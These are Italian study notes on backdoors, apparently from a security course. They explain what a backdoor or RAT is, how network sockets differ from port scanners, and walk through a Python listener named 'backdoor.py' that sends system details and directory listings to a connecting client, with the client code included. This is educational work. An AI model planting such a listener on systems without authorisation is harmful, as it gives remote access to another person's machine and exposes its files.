la BACKDOOR (o porta sul retro) è una via d'accesso(spesso) non autorizzata che ci permette di entrare nel sistema direttamnete senza passare dall'interfaccia iniziale dove ci verranno richieste l'user e la pasword. Molto periciloso perche oltrepassa le misure di sicurezza dell'autorizzazione.
la backdoor usata per scopi malevoli è anche detta RAT che viene utilizata nella fase 5 dai pentester per rimanere collegati nel dispositivo in caso la vittima spenga il computer(per utilizzarla è essenziale essere amministratori)
la backdoor è utilizzata anche da programmatori quando devono testare il programma "lasciano un porta aperta" nel punto dove vogliono ripartire per testsare il loro programma senza avviarlo dall'inizio ogni volta (paragonabile a un chackpoint)

DIFFERENZA TRA SOCKET DI RETE E PORT SCANNER:

i SOCKET DI RETE permettono a due dispositivi di comunicare tra loro perche qursto avvenga abbiamo bisogno di dell'indirizzo ip piu la porta di entrambi gli indirizzi che dovranno comunicare e il rispettivo protocolloo (tcp/udp)


i PORTSCANNER sono un programma che scansiona una serie di porte di un dispositivo per determinare quali sono in ascolto e quali potenzialemnte accessibili
il codice del socket di rete agisce

CODICE IMMAGINE 1
il primo codice agisce da server che è pronto a ricevere comandi da altri computer (client) attraverso una rete.

Quando un client si connette a questo server, il server registra questa connessione.
Il server ascolta costantemente per vedere se ci sono nuovi comandi inviati dai client.
I client possono inviare tre tipi di comandi:
    "1" per chiedere al server informazioni sulla piattaforma e il tipo di computer.
    "2" per richiedere una lista di file in una determinata cartella sul server.
    "0" per chiudere la connessione con il server.

Quando il server riceve uno di questi comandi, esegue l'azione corrispondente:
     Per il comando "1", invia al client informazioni sulla piattaforma del server.
     Per il comando "2", invia una lista di file nella cartella specificata.
     Per il comando "0", chiude la connessione con il client attuale.

Dopo aver gestito il comando, il server torna in attesa di ulteriori comandi dai client.


kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os
SRV_ADDR = ""
SRV_PORT = 1234
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
print ("client connected: ", address)
while 1:
try:
data = connection.recv(1024)
except:continue
if(data.decode('utf-8') == '1'):
tosend = platform.platform() + " " + platform.machine()
connection.sendall(tosend.encode())
elif(data.decode('utf-8') == '2'):
data = connection.recv(1024)
try:
filelist = os.listdir(data.decode('utf-8'))
tosend = ""
for x in filelist:
tosend += "," + x
except:
tosend = "Wrong path"
connection.sendall(tosend.encode())
elif(data.decode('utf-8') == '0'):
connection.close()
connection, address = s.accept()

CODICE IMMAGINE 2

il secondo codice invece crea un client interattivo che può comunicare con un server remoto e richiedere informazioni di sistema o l'elenco dei file da una directory specifica.

1)Chiede all'utente di inserire l'indirizzo IP del server e la porta a cui connettersi.
2)Crea un socket TCP per stabilire una connessione di rete con il server.

3)Stampa un menu che mostra tre opzioni:
"0" per chiudere la connessione.
"1" per richiedere informazioni di sistema al server.
"2" per richiedere un elenco dei contenuti di una directory specifica al server.

4)Il client entra in un ciclo che attende l'input dell'utente.L'utente può selezionare un'opzione digitando il numero corrispondente.

In base all'opzione scelta, il client invia un messaggio al server. Ad esempio, se l'utente sceglie "1", il client richiederà al server le informazioni di sistema.

Il client riceve quindi una risposta dal server e la visualizza. Ad esempio, se ha scelto "1", riceverà informazioni di sistema dal server.

5)Questo processo può essere ripetuto fino a quando l'utente sceglie di chiudere la connessione inserendo "0". Quando ciò accade, il client invia "0" al server, chiude la connessione e termina l'esecuzione.

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```